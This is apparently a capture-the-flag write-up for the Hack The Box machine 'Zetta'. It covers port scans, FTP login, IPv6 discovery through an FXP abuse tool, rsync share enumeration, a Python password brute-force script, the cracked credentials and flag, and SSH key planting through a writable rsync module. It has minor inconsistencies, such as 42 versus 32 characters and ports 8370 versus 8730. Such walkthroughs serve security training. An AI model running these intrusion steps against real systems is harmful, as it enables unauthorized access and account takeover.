Zetta


```
========================
|            ZETTA 10.10.10.156             |
========================
```

InfoGathering

```
Nmap scan report for zetta.htb (10.10.10.156)
Host is up (0.073s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 2d:82:60:c1:8c:8d:39:d2:fc:8b:99:5c:a2:47:f0:b0 (RSA)
|   256 1f:1b:0e:9a:91:b1:10:5f:75:20:9b:a0:8e:fd:e4:c1 (ECDSA)
|_  256 b5:0c:a1:2c:1c:71:dd:88:a4:28:e0:89:c9:a3:a0:ab (ED25519)

80/tcp open  http    nginx
|_http-title: Ze::a Share
```


DISCOVERY OF PORT 8730 comes after IPv6 is discovered

FTP Anonymous login was denied. It does say IPv6 connections are allowed which means the box has IPv6 configured.
RFC 2428 defines how to communicate with FTP over IPv6. PureFTP is the type of FTP server.



```
root@kali:~/HTB/Boxes/Zetta# ftp 10.10.10.156
Connected to 10.10.10.156.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 500 allowed.
220-Local time is now 23:01. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.10.10.156:root):
```

In the Sharing section of http://zetta.htb/index.html we find these credentials. Since the function just randomly generates a mirrored username and password login I changed the last character and succesffully logged into the FTP server. I tried again using admin:admin credentials. THis failed though that may be an actual user with a set password. I attempted tobor:tobor. That also failed. I then tried a username and password of 42 a's. This worked which means that is the rule for signing in.
 (aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa)
USER: N9ktzQnIcspA9jMWiwgJZ1vwqWZshKqS
PASS: N9ktzQnIcspA9jMWiwgJZ1vwqWZshKqS



Username

N9ktzQnlcspA9jMWiwgJZ1vwqWZshKqS

Password

N9ktzQnlcspA9jMWiwgJZ1vwqWZshKqS

I uploaded a test file successfully after signing in



```
ftp> put test
local: test remote: test
200 PORT command successful
150 Connecting to port 44393
226-1 files used (10%) - authorized: 10 files
226-0 Kbytes used (0%) - authorized: 1024 Kb
226 File successfully transferred
ftp> dir
200 PORT command successful
150 Connecting to port 46089
-rw-r--r--    1 65534      nogroup             0 Dec 17 23:14 test
226-Options: -l
226 1 matches total
```

The EPRT command was created to allow connections to FTP over IPv6. it expects the following format.

```
EPRT<space><d><net-prt><d><net-addr><d><tcp-port><d>
EPRT |2|<ipv6address>|5995|
```


RESOURCE: https://tools.ietf.org/html/rfc2428

FUZZ RESULTS
/index.html
/css
/js
/fonts
/images



In the source of the main page a function called "randomString" exists suggesting a username and password is generated randomly

```
function randomString(length, chars) {
    var result = '';
    for (var i = length; i > 0; --i) result += chars[Math.floor(Math.random() * chars.length)];
    return result;
}
var rString = randomString(32, '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');
```



```
<script>
function randomString(length, chars) {
    var result = '';
    for (var i = length; i > 0; --i) result += chars[Math.floor(Math.random() * chars.length)];
    return result;
}
var rString = randomString(32, '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');
</script>
        <section id="sharing" class="white">
            <div class="container">
                <div class="gap"></div>
                    <div class="center gap fade-down section-heading">
                        <h2 class="main-title">Sharing</h2>
                        <hr>
                        <p>Use the below credentials on our shiny FTP server and start sharing:</p>
                    </div>
                    <div class="row">
```

I was able to use a PureFTPD FXP Abuse tool to enum the IPv6 address
RESOURCE: https://github.com/Diefunction/Pureftpd-FXPAbuse
My IPv6 address : dead:beef:2::1013

```
python FXPAbuse.py --host zetta.htb --username aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa --password
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa --lhost dead:beef:2::1013 --lport 8089
# RESULTS
[*] FXP Enabled
[+] [dead:beef::250:56ff:feb9:8c39]:34776
```


I ran another nmap scan for this address and a new port was discovered. Ensure you scan all possible ports using the -p- option

```
nmap -p- -vv -6 dead:beef::250:56ff:feb9:8c39
# RESULTS
Discovered open port 21/tcp on dead:beef::250:56ff:feb9:8c39
Discovered open port 80/tcp on dead:beef::250:56ff:feb9:8c39
Discovered open port 22/tcp on dead:beef::250:56ff:feb9:8c39
Discovered open port 8730/tcp on dead:beef::250:56ff:feb9:8c39

# Enumerate port 8730
nmap -6 -p 8730 dead:beef::250:56ff:feb9:8c39 -sV
```

Gaining Access

Interacting with port 8730 tells us this is using RSync

```
# Interact with port to discover what service is used
nc -6 dead:beef::250:56ff:feb9:8c39 8370

# Get a list of rsync shares
rsync -av --list-only rsync://[dead:beef::250:56ff:feb9:8c39]:8730
# RESULTS
bin             Backup access to /bin
boot            Backup access to /boot
lib             Backup access to /lib
lib64           Backup access to /lib64
opt             Backup access to /opt
sbin            Backup access to /sbin
srv             Backup access to /srv
usr             Backup access to /usr
var             Backup access to /var
```




```
root@kali:~/HTB/Boxes/Zetta# rsync -av --list-only rsync://[dead:beef::250:56ff:feb9:8c39]:8730
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".


bin             Backup access to /bin
boot            Backup access to /boot
lib             Backup access to /lib
lib64           Backup access to /lib64
opt             Backup access to /opt
sbin            Backup access to /sbin
srv             Backup access to /srv
usr             Backup access to /usr
var             Backup access to /var
```

I was able to sync the /etc module to my attack box.


```
# Make folder to sync files to
mkdir RsyncFolders

# Sync the folders to your local machine
rsync -av rsync://[dead:beef::250:56ff:feb9:8c39]:8730/etc RsyncFolders/etc
```

Etc contains configuration files in the Linux file structure so I read the rsyncd.conf file. This told me I have access to the /etc directory which I already know as well as /home_roy which is hidden. The /home_roy module requires authentication and expects a username of Roy.

```
cat RsyncFolders/etc/rsyncd.conf
```



```
# *** WORK IN PROGRESS ***
# Allow access to /etc to sync configuration files throughout the complete
# cloud server farm. IP addresses from https://ip-ranges.amazonaws.com/ip-ranges.json
#
[etc]
        comment = Backup access to /etc. Also used for cloud sync access.
        path = /etc
        # Do not leak .git repos onto the not so trusted slave servers in the cloud.
        exclude = .git
        # Temporarily disabled access to /etc for security reasons, the networks are
        # have been found to access the share! Only allow 127.0.0.1, deny 0.0.0.0/0!
        #hosts allow = 104.24.0.54 13.248.97.0/24 52.94.69.0/24 52.219.72.0/22
        hosts allow = 127.0.0.1/32
        hosts deny = 0.0.0.0/0
        # Hiding it for now.
        list = false
```



```
# Syncable home directory for .dot file sync for me.
# NOTE: Need to get this into GitHub repository and use git for sync.
[home_roy]
        path = /home/roy
        read only = no
        # Authenticate user for security reasons.
        uid = roy
        gid = roy
        auth users = roy
        secrets file = /etc/rsyncd.secrets
        # Hide home module so that no one tries to access it.
        list = false
```

I ran a sync of the /home_roy directory but it wanted a password. I brute forced the password and then downloaded the user flag
CONTENTS OF PASSWORD CRACKING SCRIPT


```
#!/usr/bin/env python3
import sys
import subprocess
from subprocess import PIPE

wordlist = sys.argv[1]
target_username = 'roy'
target_address = 'dead:beef::250:56ff:feb9:8c39'
target_port = 8730
target_module = 'home_roy'

target_command = "rsync://{}@[{}]:{}/{}".format(target_username, target_address, target_port,
target_module)

f = open(wordlist, 'r', errors='ignore')
words = f.readlines()

for password in words:
    password = password.rstrip()
    pass_file = open("pass", "w+")
    pass_file.write(password)
    pass_file.close()
    p = subprocess.run(['rsync', '-av', '--password-file=pass', '--list-only', target_command],
stdout=PIPE, stderr=PIPE)
    rsync_error = p.stderr.decode('utf-8')
    rsync_output = p.stdout.decode('utf-8')
```

```
# Crack the password using the above script
python3 getpass.py /usr/share/wordlists/rockyou.txt
```

USER: roy
PASS: computer

Sync the home_roy share using the cracked password

```
rsync -av rsync://roy@[dead:beef::250:56ff:feb9:8c39]:8730/home_roy ../RsyncFolders/home_roy
computer
# RESULTS
receiving incremental file list
drwxr-xr-x          4,096 2019/07/28 04:52:29 .
lrwxrwxrwx              9 2019/07/27 04:57:06 .bash_history -> /dev/null
-rw-r--r--            220 2019/07/27 01:03:28 .bash_logout
-rw-r--r--          3,526 2019/07/27 01:03:28 .bashrc
-rw-r--r--            807 2019/07/27 01:03:28 .profile
-rw-------          4,752 2019/07/27 03:24:24 .tudu.xml
-r--r--r--             33 2019/07/27 03:24:24 user.txt

# READ USER FLAG
cat user.txt
a575bdb345f2de0a3172c8282452be91
```




```
root@kali:~/HTB/Boxes/Zetta/RsyncFolders# ls
etc   user.txt
root@kali:~/HTB/Boxes/Zetta/RsyncFolders# cat user.txt
a575bdb345f2de0a3172c8282452be91
```

I have write access to the /home_roy directory. This means I can upload my own ssh key to the directory I just sync'd to my machine for ssh access as roy.

```
# Make the .ssh directory
mkdir home_roy/.ssh

# Place your public ssh keys into the authorized_keys file
echo $(cat /root/.ssh/id_rsa.pub) > home_roy/.ssh/authorized_keys

# Upload the changes
rsync -av ../RsyncFolders/home_roy/ rsync://roy@[dead:beef::250:56ff:feb9:8c39]:8730/home_roy
```

